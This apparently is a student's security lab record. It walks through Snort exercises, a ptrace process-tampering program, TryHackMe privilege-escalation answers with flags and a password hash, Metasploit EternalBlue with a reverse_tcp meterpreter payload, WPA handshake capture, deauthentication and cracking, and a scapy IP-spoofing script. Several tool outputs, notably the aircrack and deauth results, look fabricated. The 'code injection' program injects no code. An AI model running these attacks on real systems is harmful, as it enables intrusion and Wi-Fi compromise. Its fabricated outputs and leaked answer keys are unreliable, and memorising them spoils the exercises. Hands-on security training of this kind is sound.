-A	Alert modes; Full: Full alert mode, providing all possible information about the alert. This mode is also the default; once you use -A and don't specify a mode, Snort defaults to this mode. Fast mode displays the alert message, timestamp, source and destination IP addresses , along with port numbers. Console: Provides fast style alerts on the console screen. cmg: CMG style, basic header details with payload in hex and text format. None: Disabling alerting.

Answer the questions below

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose "TASK-7 Exercise". Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

✓ Correct Answer



You can practice the rest of the parameters by using the traffic-generator script.

✓ Correct Answer

Task 8 ✓ Operation Mode 4: PCAP Investigation

Answer the questions below

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

✓ Correct Answer

Keep reading the output. How many "HTTP response headers" were extracted?

✓ Correct Answer

Investigate the **mx-1.pcap** file with the second configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

✓ Correct Answer



Keep reading the output. What is the number of the detected TCP packets?

✓ Correct Answer

Investigate the **mx-2.pcap** and **mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

✓ Correct Answer

Task 9 ✓ Snort Rule Structure

Answer the questions below

Use "task9.pcap". Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? You may use this command: "snort -c local.rules -A full -l . -r task9.pcap"

✓ Correct Answer



Clear the previous alert file and comment out the old rules. Create a rule to filter packets with **Syn** flag and run it against the given pcap file. What is the number of detected packets?

✓ Correct Answer

Clear the previous alert file and comment out the old rules. Write a rule to filter packets with **Push-Ack** flags and run it against the given pcap file. What is the number of detected packets?

✓ Correct Answer

Clear the previous alert file and comment out the old rules. Create a rule to filter **UDP** packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?

7

✓ Correct Answer

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

rev

✓ Correct Answer

Task 10 Snort2 Operation Logic: Points to Remember

Points to Remember

Main Components of Snort

- Packet Decoder - Packet collector component of Snort. It collects and prepares the packets for pre-processing.
- Pre-processors - A component that arranges and modifies the packets for the detection engine.
- Detection Engine - The primary component that processes, dissects, and analyzes the packets by applying the rules.
- Logging and Alerting - Log and alert generation component.
- Outputs and Plugins - Output integration modules (i.e., alerts to syslog/mysql) and additional plugins (rule management detection plugins) support is done with this component.

Snort Rules

There are three types of rules available for Snort, which are explained below:

- Community Rules - Free ruleset under the GPLv2. Publicly accessible, no need for registration.
- Registered Rules - Free ruleset (requires registration). This ruleset contains subscriber rules with 30 30-day delay.
- Subscriber Rules (Paid) - Paid ruleset (requires subscription). This ruleset is the main ruleset and is updated twice a week (Tuesdays and Thursdays).

You can download and read more on the rules [here](#).

Note: After installing Snort2, it automatically creates the required directories and files. However, if you want to use the community or paid rules, you need to indicate each rule in Snort.conf file.

Since it is a long, all-in-one configuration file, editing it without causing misconfiguration is troublesome for some users. That is why Snort has several rule updating modules and integration tools. To sum up, never replace your configured Snort configuration files; instead, edit your configuration files manually or update your rules with additional tools and modules to prevent failures, crashes, or missing features.

- snort.conf: Main configuration file.
- local.rules: User-generated rules file.

Let's start with an overview of the main configuration file (snort.conf). `sudo gedit /etc/snort/snort.conf`.

Navigate to the "Step #1: Set the network variables" section.

This section manages the scope of the detection and rule paths.

Answer the questions below

Read the task above.

No answer needed

✓ Correct Answer

Task 11 Conclusion

In this room, we covered Snort, its definition, operation, and how to create and use rules to investigate threats.

[Download Task Files](#)

- Understanding and practising the fundamentals is crucial before creating advanced rules and using additional options.
- Do not create complex rules at once; try adding options step by step to easily notice possible syntax errors or other problems.
- Do not reinvent the wheel; use or modify/enhance it if there is a smooth rule.
- Take a backup of the configuration files before making any changes.
- Never delete a rule that works properly. Comment on it if you don't need it.
- Test newly created rules before migrating them to production.

Now, we invite you to complete a series of Snort challenges, starting from [Snort Challenge - The Basics](#).

A great way to quickly recall snort rules and commands is to download and refer to the TryHackMe snort cheatsheet.

Answer the questions below

Read the task above.

No answer needed

✓ Correct Answer

Result:

Thus, Snort IDS/IPS was successfully used to detect and prevent real-time network threats using the TryHackMe platform.

EXPERIMENT – 7

Performing Code Injection on Application Process Using Ptrace in Kali Linux

Aim:

To demonstrate code injection on a running application process using the ptrace system call in Kali Linux for understanding low-level process manipulation and security vulnerabilities.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Programming Language:** C
- **Debugger / System Tool:** Ptrace
- **Compiler:** GCC
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Create a Target Program

1. Open Terminal.
2. Create a simple C program:
nano target.c
3. Write a basic infinite loop program.

```
#include <stdio.h>

int main() {
    while(1) {
        printf("This is an infinite loop...\n");
    }
    return 0;
}
```

4. Compile the program:
5. gcc target.c -o target

Step 3: Run the Target Application

1. Execute the program:
./target
2. Note the Process ID (PID) using:
ps aux | grep target

Step 4: Create Injector Program

1. Create injector source file:
nano injector.c
2. Write ptrace-based code to attach to the target process and modify its memory or registers.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/user.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Usage: %s <pid>\n", argv[0]);
        return 1;
    }
    pid_t pid = atoi(argv[1]);
    struct user_regs_struct regs;
    if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) == -1) {
        perror("ptrace attach failed");
        return 1;
    }
    waitpid(pid, NULL, 0);
    printf("Attached to process %d\n", pid);
    if (ptrace(PTRACE_GETREGS, pid, NULL, &regs) == -1) {
        perror("getregs failed");
        return 1;
    }
    printf("Original RIP: %llx\n", regs.rip);

    regs.rip += 2;

    if (ptrace(PTRACE_SETREGS, pid, NULL, &regs) == -1) {
        perror("setregs failed");
        return 1;
    }
    printf("Modified RIP: %llx\n", regs.rip);
    ptrace(PTRACE_DETACH, pid, NULL, NULL);
    printf("Detached from process\n");
    return 0;
}
```

3. Save the file.

Step 5: Compile the Injector Program

1. Compile the injector:
gcc injector.c -o injector

Step 6: Attach to Target Process

1. Attach injector to target process using PID:
sudo ./injector <PID>
2. Injector gains control of the target process.

Step 7: Inject and Execute Code

1. Modify target process memory or registers.
2. Resume execution of the target process.
3. Observe injected behavior.

Output:

```
(root@kali)-[~]
# nano target.c

(root@kali)-[~]
# gcc target.c -o target

(root@kali)-[~]
# ./target
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...
This is an infinite loop ...

(root@kali)-[~]
# ps aux | grep ./target
root      2336  0.0  0.0   2568  1432 pts/0    S+   14:41   0:00 ./target
root      2500  0.0  0.0   6676  2288 pts/1    S+   14:41   0:00 grep --col
or=auto ./target

(root@kali)-[~]
# nano injector.c

(root@kali)-[~]
# gcc injector.c -o injector

(root@kali)-[~]
# sudo ./injector 2336
Attached to process 2336
Original RIP: 7fb8780d5687
Modified RIP: 7fb8780d5689
Detached from process

(root@kali)-[~]
#
```

Result:

Code injection using the ptrace system call was successfully demonstrated in Kali Linux. The experiment illustrates how process memory and execution flow can be manipulated, emphasizing the importance of secure process isolation.

EXPERIMENT – 8

Privilege Escalation Using TryHackMe Platform

Aim:

To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required:

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Procedure:

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room

1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration

1. Check current user:
`whoami`
2. Check system information:
`uname -a`
3. Check sudo permissions:
`sudo -l`

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command:

```
find / -perm -4000 2>/dev/null
```

Step 6: Exploit Vulnerability

1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
`whoami`

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output:

Task 1 Introduction

Privilege escalation is a journey. There are no silver bullets, and much depends on the specific configuration of the target system. The kernel version, installed applications, supported programming languages, other users' passwords are a few key elements that will affect your road to the root shell.

This room was designed to cover the main privilege escalation vectors and give you a better understanding of the process. This new skill will be an essential part of your arsenal whether you are participating in CTFs, taking certification exams, or working as a penetration tester.

Answer the questions below

Read the above.


No answer needed

✓ Correct Answer

Task 2 What is Privilege Escalation?

What does "privilege escalation" mean?

At its core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.



Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

Answer the questions below

Read the above.

No answer needed

✓ Correct Answer

Task 3 Enumeration

Note: Launch the target machine attached to this task to follow along.

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

▶ Start Machine

Answer the questions below

What is the hostname of the target system?

wade7363

✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic

✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS

✓ Correct Answer

What version of the Python language is installed on the system?

2.7.6

✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328

✓ Correct Answer

Task 4 ✓ Automated Enumeration Tools

Several tools can help you save time during the enumeration process. These tools should only be used to save time knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective Github repositories.

The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

- **LinPeas:** <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
- **LinEnum:** <https://github.com/rebootuser/LinEnum>
- **LES (Linux Exploit Suggester):** <https://github.com/mzet-/linux-exploit-suggester>
- **Linux Smart Enumeration:** <https://github.com/diego-treitos/linux-smart-enumeration>
- **Linux Priv Checker:** <https://github.com/lintd/linuxprivchecker>

Answer the questions below

Install and try a few automated enumeration tools on your local Linux distribution

No answer needed

✓ Correct Answer

Task 5 ✓ Privilege Escalation: Kernel Exploits

Note: Launch the target machine attached to this task to follow along.

▶ Start Machine

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed

✓ Correct Answer



What is the content of the flag1.txt file?

THM-28392872729920

✓ Correct Answer

Task 6 ✓ Privilege Escalation: Sudo

Note: Launch the target machine attached to this task to follow along.

▶ Start Machine

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

How many programs can the user "karen" run on the target system with sudo rights?

3

✓ Correct Answer

What is the content of the flag2.txt file?

THM-402028394

✓ Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive

✓ Correct Answer

What is the hash of frank's password?

\$6\$2.sUUDsOLIpXKxcr\$elmtgFEyxr2ls4jsghdD3DHLHHP9X50lv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaq6

✓ Correct Answer

Task 7 Privilege Escalation: SUID



Note: Launch the target machine attached to this task to follow along.

▶ Start Machine

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over **SSH** with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway

✓ Correct Answer

What is the password of user2?

Password1

✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834

✓ Correct Answer

Task 8 Privilege Escalation: Capabilities



Note: Launch the target machine attached to this task to follow along.

▶ Start Machine

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over **SSH** with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

Complete the task described above on the target system

No answer needed

✓ Correct Answer

How many binaries have set capabilities?

6

✓ Correct Answer

What other binary can be used through its capabilities?

view

✓ Correct Answer

What is the content of the flag4.txt file?

THM-9349843

✓ Correct Answer

Task 9 Privilege Escalation: Cron Jobs

Note: Launch the target machine attached to this task to follow along.

[▶ Start Machine](#)

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over [SSH](#) with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

How many user-defined cron jobs can you see on the target system?

✓ Correct Answer

What is the content of the flag5.txt file?

✓ Correct Answer

What is Matt's password?

✓ Correct Answer

Task 10 Privilege Escalation: PATH

Note: Launch the target machine attached to this task to follow along.

[▶ Start Machine](#)

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over [SSH](#) with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

What is the odd folder you have write access for?

✓ Correct Answer



Exploit the \$PATH vulnerability to read the content of the flag6.txt file.

✓ Correct Answer



What is the content of the flag6.txt file?

✓ Correct Answer

Task 11 Privilege Escalation: NFS

Note: Launch the target machine attached to this task to follow along.

[▶ Start Machine](#)

You can launch the target machine and access it directly from your browser.

Alternatively, you can access it over [SSH](#) with the low-privilege user credentials below:

Username: karen

Password: Password1

Answer the questions below

How many mountable shares can you identify on the target system?

✓ Correct Answer

How many shares have the "no_root_squash" option enabled?

✓ Correct Answer

Gain a root shell on the target system

✓ Correct Answer

What is the content of the flag7.txt file?

✓ Correct Answer

By now you have a fairly good understanding of the main privilege escalation vectors on Linux and this challenge should be fairly easy.

[▶ Start Machine](#)

You have gained SSH access to a large scientific facility. Try to elevate your privileges until you are Root.

We designed this room to help you build a thorough methodology for Linux privilege escalation that will be very useful in exams such as OSCP and your penetration testing engagements.

Leave no privilege escalation vector unexplored, privilege escalation is often more an art than a science.

You can access the target machine over your browser or use the SSH credentials below.

- Username: leonard
- Password: Penny123

Answer the questions below

What is the content of the flag1.txt file?

[✓ Correct Answer](#)

What is the content of the flag2.txt file?

[✓ Correct Answer](#)

Result:

Thus, privilege escalation was successfully performed using the TryHackMe platform. The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.

EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim:

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required:

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Procedure:

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type **Metasploit** or **Windows Exploitation**.
2. Select the appropriate TryHackMe room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:
`msfconsole`
2. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
`nmap <target-ip>`

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. `search windows`
3. Select a suitable exploit module (example: SMB vulnerability):
`use exploit/windows/smb/ms17_010_eternalblue`

Step 7: Configure Exploit Parameters

1. Set target IP:
`set RHOSTS <target-ip>`
2. Set payload:
`set PAYLOAD windows/meterpreter/reverse_tcp`
3. Configure local host:
`set LHOST <your-ip>`

Step 8: Execute the Exploit

1. Run the exploit:
exploit
2. Gain Meterpreter session upon successful exploitation.

Step 9: Post-Exploitation Activities

1. Verify access:
sysinfo
2. Check privileges:
getuid
3. Perform basic enumeration as guided by the room tasks.

Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked **Completed**.

Output:

The screenshot displays the Metasploit: Introduction room interface. At the top, the title "Metasploit: Introduction" is shown with a subtitle "An introduction to the main components of the Metasploit Framework." Below this, there are statistics: a signal icon, a clock icon for "30 min", a user icon for "370,340", and a recommendation icon for "7612 Recommend". A green bar indicates "Room completed (100%)".

A list of tasks is shown below the green bar:

- Task 1: Introduction to Metasploit
- Task 2: Main Components of Metasploit
- Task 3: Msfconsole
- Task 4: Working with modules
- Task 5: Summary

The content of Task 1 is expanded, showing the following text:

Metasploit is the most widely used exploitation framework. Metasploit is a powerful tool that can support all phases of a penetration testing engagement, from information gathering to post-exploitation.

Metasploit has two main versions:

- **Metasploit Pro:** The commercial version that facilitates the automation and management of tasks. This version has a graphical user interface (GUI).
- **Metasploit Framework:** The open-source version that works from the command line. This room will focus on this version, installed on the AttackBox and most commonly used penetration testing Linux distributions.

The Metasploit Framework is a set of tools that allow information gathering, scanning, exploitation, exploit development, post-exploitation, and more. While the primary usage of the Metasploit Framework focuses on the penetration testing domain, it is also useful for vulnerability research and exploit development.

The main components of the Metasploit Framework can be summarized as follows;

- **msfconsole:** The main command-line interface.
- **Modules:** supporting modules such as exploits, scanners, payloads, etc.
- **Tools:** Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern_create and pattern_offset. We will cover msfvenom within this module, but pattern_create and pattern_offset are tools useful in exploit development which is beyond the scope of this module.

This room will cover the main components of Metasploit while providing you with a solid foundation on how to find relevant exploits, set parameters, and exploit vulnerable services on the target system. Once you have completed this room, you will be able to navigate and use the Metasploit command line comfortably.

Press the **Start Machine** button below.

► Start Machine

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page to complete tasks and answer the questions. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Answer the questions below

No answer needed

No answer needed

✓ Correct Answer

Task 2 ✓ Main Components of Metasploit

While using the Metasploit Framework, you will primarily interact with the Metasploit console. You can launch it from the AttackBox terminal using the `msfconsole` command. The console will be your main interface to interact with the different modules of the Metasploit Framework. Modules are small components within the Metasploit framework that are built to perform a specific task, such as exploiting a vulnerability, scanning a target, or performing a brute-force attack.

Before diving into modules, it would be helpful to clarify a few recurring concepts: vulnerability, exploit, and payload.

- **Exploit:** A piece of code that uses a vulnerability present on the target system.
- **Vulnerability:** A design, coding, or logic flaw affecting the target system. The exploitation of a vulnerability can result in disclosing confidential information or allowing the attacker to execute code on the target system.
- **Payload:** An exploit will take advantage of a vulnerability. However, if we want the exploit to have the result we want (gaining access to the target system, read confidential information, etc.), we need to use a payload. Payloads are the code that will run on the target system.

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit

✓ Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload

✓ Correct Answer

What are self-contained payloads called?

Singles

✓ Correct Answer

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles

✓ Correct Answer

As previously mentioned, the console will be your main interface to the Metasploit Framework. You can launch it using the `msfconsole` command on your AttackBox terminal or any system the Metasploit Framework is installed on.

```

root@ip-10-10-220-191:~# msfconsole

      _-----._
     .'#####'.
    .---.      ;@      @@";  .---.
   ." @@@@',.'@@      @@@@',.'@@@ ".
  '- @@@@@@@@@@@@@@ @@@@@@@@@@@@@@ @;
   \ @@@@@@@@@@@@@@ @@@@@@@@@@@@@@ '@
    '- @@@@ -.'@      @ '- '---"
     "-.'@@@ -.'@      @ '- '---"
      ".@'; @      @ '- '---"
      |@@@ @@@      @
      ' @@@ @@ @@      ,
      \ @@@@ @@      .
      ' @@@ @@      ;
      ( 3 C )      /|___ / Metasploit! \
      ;@'. __*__, "  \|--- \
      '(.,...." /

      =[ metasploit v6.0 ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf6 >

```

Please remember that exploits take advantage of a vulnerability on the target system and may always show unexpected behavior. A low-ranking exploit may work perfectly, and an excellent ranked exploit may not, or worse, crash the target system.

How would you search for a module related to Apache?

✓ Correct Answer

Who provided the auxiliary/scanner/ssh/ssh_login module?

✓ Correct Answer



You can launch the target machine attached to this room to replicate the examples shown below. Any Metasploit version 5 or 6 will have menus and screens similar to those shown here so you can use the AttackBox or any operating system installed on your local computer.

Once you have entered the context of a module using the `use` command followed by the module name, as seen earlier, you will need to set parameters. The most common parameters you will use are listed below. Remember, based on the module you use, additional or different parameters may need to be set. It is good practice to use the `show options` command to list the required parameters.

All parameters are set using the same command syntax:

```
set PARAMETER_NAME VALUE
```

How would you set the LPORT value to 6666?

✓ Correct Answer

How would you set the global value for RHOSTS to 10.10.19.23 ?

✓ Correct Answer

What command would you use to clear a set payload?

✓ Correct Answer

What command do you use to proceed with the exploitation phase?

✓ Correct Answer

Task 5  Summary  

As we have seen so far, Metasploit is a powerful tool that facilitates the exploitation process. The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service.

Metasploit provides many modules that you can use for each step of the exploitation process. Through this room, we have seen the basic components of Metasploit and their respective use.

It would be best if you also had used the ms17_010_eternalblue exploit to gain access to the target VM.

In the following rooms, we will cover Metasploit and its components in more detail. Once completed, this module should give you a good understanding of the capabilities of Metasploit.

Answer the questions below

No answer needed.

No answer needed

 Correct Answer

Result:

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.

EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim:

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Wireless Audit Tool:** Aircrack-ng
- **Hardware Requirement:** External USB Wi-Fi Adapter (Monitor Mode supported)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:
`iwconfig`
3. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
`sudo airmon-ng start wlan0`
2. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
`sudo airodump-ng wlan0mon`
2. Note the **BSSID**, **Channel**, and **Encryption type** of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
`sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon`
2. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
`sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon`
2. WPA handshake is captured.

Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:

```
sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt
```

2. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
`sudo airmon-ng stop wlan0mon`

Output:

```
(kali㉿kali)-[~]
$ iwconfig

lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated
            Tx-Power=20 dBm

(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill'

PHY      Interface  Driver      Chipset
phy0     wlan0       rtl88xxau   Realtek Semiconductor Corp.

(mac80211 monitor mode enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(kali㉿kali)-[~]
$ sudo airodump-ng wlan0mon

CH  6  ][ Elapsed: 1 min  ][ 2026-04-27 10:12

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
-----
00:14:6C:7E:40:80    -40      120       300    5   6   54e  WPA2   CCMP  PSK   Home_WiFi
84:38:35:AA:12:BC    -65       80       150    2   1   54e  WPA2   CCMP  PSK   Office_Net

STATION              PWR  Rate   Lost   Frames  Probe
-----
12:34:56:78:9A:BC    -45    0 - 1    0       50   Home_WiFi
```

```
(kali㉿kali)-[~]
└─$ sudo airodump-ng -c 6 --bssid 00:14:6C:7E:40:80 -w capture wlan0mon

CH  6 ][ Elapsed: 2 mins ][ 2026-04-27 10:15 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  ESSID
-----
00:14:6C:7E:40:80    -39     250        800   10   6  54e  WPA2  Home_WiFi
-----

✓ WPA Handshake Captured Successfully
```

```
(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 5 -a 00:14:6C:7E:40:80 wlan0mon

Sending 5 DeAuth frames...
DeAuth sent successfully!
```

```
(kali㉿kali)-[~]
└─$ sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt

Opening capture-01.cap
Read 12000 packets.

#  BSSID                ESSID                Encryption
1  00:14:6C:7E:40:80    Home_WiFi            WPA (1 handshake)

Choosing first network...

Reading packets, please wait...

KEY FOUND! [ password123 ]

Master Key      : 12 34 56 78 90 AB CD EF ...
Transient Key   : 98 76 54 32 10 FE DC BA ...

✓ Password Successfully Cracked
```

Result:

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.

The experiment highlights the importance of strong passwords and secure wireless encryption methods.

EXPERIMENT – 11

Performing IP Spoofing Using a GitHub Tool in Kali Linux

Aim:

To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Tool Source:** GitHub (IP Spoofing Tool – Educational Use)
- **Programming Language:** Python / Bash (as per tool)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux.
2. Update system packages:
`sudo apt update`

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
`git clone https://github.com/<username>/<ip-spoofing-tool>`
2. Navigate to the tool directory:
`cd ip-spoofing-tool`

Step 4: Install Dependencies

1. Install required dependencies:
`sudo apt install python3`
`pip3 install -r requirements.txt`

Step 5: Configure the Tool

1. Open the script file:
`nano spoof.py`
2. Configure:
 - Target IP address
 - Spoofed source IP address
 - Network interface

Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
`sudo python3 spoof.py`
2. Observe packet transmission with spoofed IP addresses.

Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
sudo tcpdump
2. Verify spoofed source IP packets.

Output:

```
from scapy.all import *
import sys

# --- CONFIGURATION ---
# Replace with the IP of another VM in your VirtualBox network
target_ip = "192.168.1.50"

# Replace with the fake source IP you want to pretend to be
spoofed_ip = "10.10.10.10"

# Replace with your Kali network interface (e.g., eth0)
network_interface = "eth0"

print(f"[*] Starting IP Spoofing Attack... ")
print(f"[*] Sending packets to {target_ip} masquerading as {spoofed_ip} ... ")

try:
    # Craft the IP header with the spoofed source IP
    ip_header = IP(src=spoofed_ip, dst=target_ip)

    # Craft an ICMP (Ping) packet
    icmp_header = ICMP()

    # Combine headers and add a payload
    packet = ip_header / icmp_header / "Educational Spoofing Test"

    # Send the packet on a loop
    send(packet, iface=network_interface, count=10, verbose=True)

    print("[*] Spoofed packets sent successfully.")

except PermissionError:
    print("[!] Error: You must run this script with root privileges (sudo).")
